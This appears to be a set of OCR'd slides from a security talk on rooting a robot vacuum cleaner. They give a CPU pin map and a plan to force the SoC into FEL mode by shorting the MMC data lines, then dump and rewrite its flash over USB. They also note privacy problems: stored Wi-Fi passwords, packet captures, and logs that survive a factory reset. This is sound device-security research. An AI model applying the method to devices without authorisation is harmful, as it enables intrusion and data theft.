
Frontside layout mainboard



Backside layout mainboard





Frontside layout mainboard (GEN2)



Rooting


- Usual (possibly destructive) way to retrieve the firmware





Rooting


- Usual (possibly destructive) way to retrieve the firmware




Rooting

Our weapon of choice:

Pin Layout CPU






					UART0							MMC2			MMC1			
	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	
A	🟨						MMC Reset	D6	D4	D2	D0		D2	D0	CLK		TX	UART1
B	🟨	🟨					D7	D5	D3	D1			D3	D1	CMD		RX	
C	🟨	🟨								CLK			SDA					TWI1
D	🟨	🟨					RX	TX		CMD			SCL					
E	🟨	🟨	🟨	🟨	🟥	🟥	🟥	🟥	🟥	🟥	🟥	🟥						
F	🟨	🟨	🟨	🟨	🟥	🟥	🟥	▨	▨	▨	🟥	🟥				Recovery	Confirm	UART2
G	🟨	🟨	🟨	🟨	🟥	🟥	▨	▨	▨	▨	▨	🟥				RX	TX	
H	🟨	🟨	🟨	🟨	🟥	🟥	▨	▨	▨	▨	▨	▨			Line IN L			
J	🟨	🟨	🟨	🟨	🟥	🟥	▨	▨	▨	▨	▨	▨			LINE IN R			
K	🟨	🟨	🟨	🟨	🟥	🟥	▨	▨	▨	▨	▨	▨			PHONE IN			
L	🟨	🟨	🟨	🟨	🟥	🟥		▨	▨	▨	▨	🟥			PHONE IN			
M	🟨	🟨	🟨		🟥	🟥	🟥	🟥	▨	▨	🟥	🟥			PHONE		MIC1P	
N	🟨	🟨	▨			🟥		🟥	🟥	🟥	🟥	🟥			PHONE		MIC2P	
P	🟨	🟨													SDA	SCK	RESET	RSB0
R	🟨	🟨	🟨															
T	🟨	🟨	🟨				LCD9	LCD7	LCD5	LCD3	LCD1					USB-DM0	USB-DP0	USB 1
U	🟨	🟨	🟨				LCD8	LCD6	LCD4	LCD2	LCD0	USB DRV				USB-DM1	USB-DP1	USB 2


🟨 DRAM 🟥 VCC/VDD ▨ GND LCD

Rooting

Initial Idea:

- Shortcut the MMC data lines
- SoC falls back to FEL mode
- Load + Execute tool in RAM
  - Via USB connector
  - Dump MMC flash
  - Modify image
  - Rewrite image to flash





Software


- Ubuntu 14.04.3 LTS (Kernel 3.4.xxx)
  - Mostly untouched, patched on a regular base
- Player 3.10-svn
  - Open-Source Cross-platform robot device interface & server
- Proprietary software (/opt/rockrobo)
  - AppProxy
  - RoboController
  - Miio_Client
  - Custom adbd-version
- iptables firewall enabled
  - Blocks Port 22 (SSHd) + Port 6665 (player)


Available data on device

- Data
  - Logfiles (syslogs, duration, area, ssid, passwd)
  - “/usr/sbin/tcpdump -i any -s 0 -c 2000 –w”
  - Maps
  - Multiple MBytes/day
- Data is uploaded to cloud
- Factory reset
  - Restores recovery to system
  - Does not delete data
    - Maps, Logs still exist

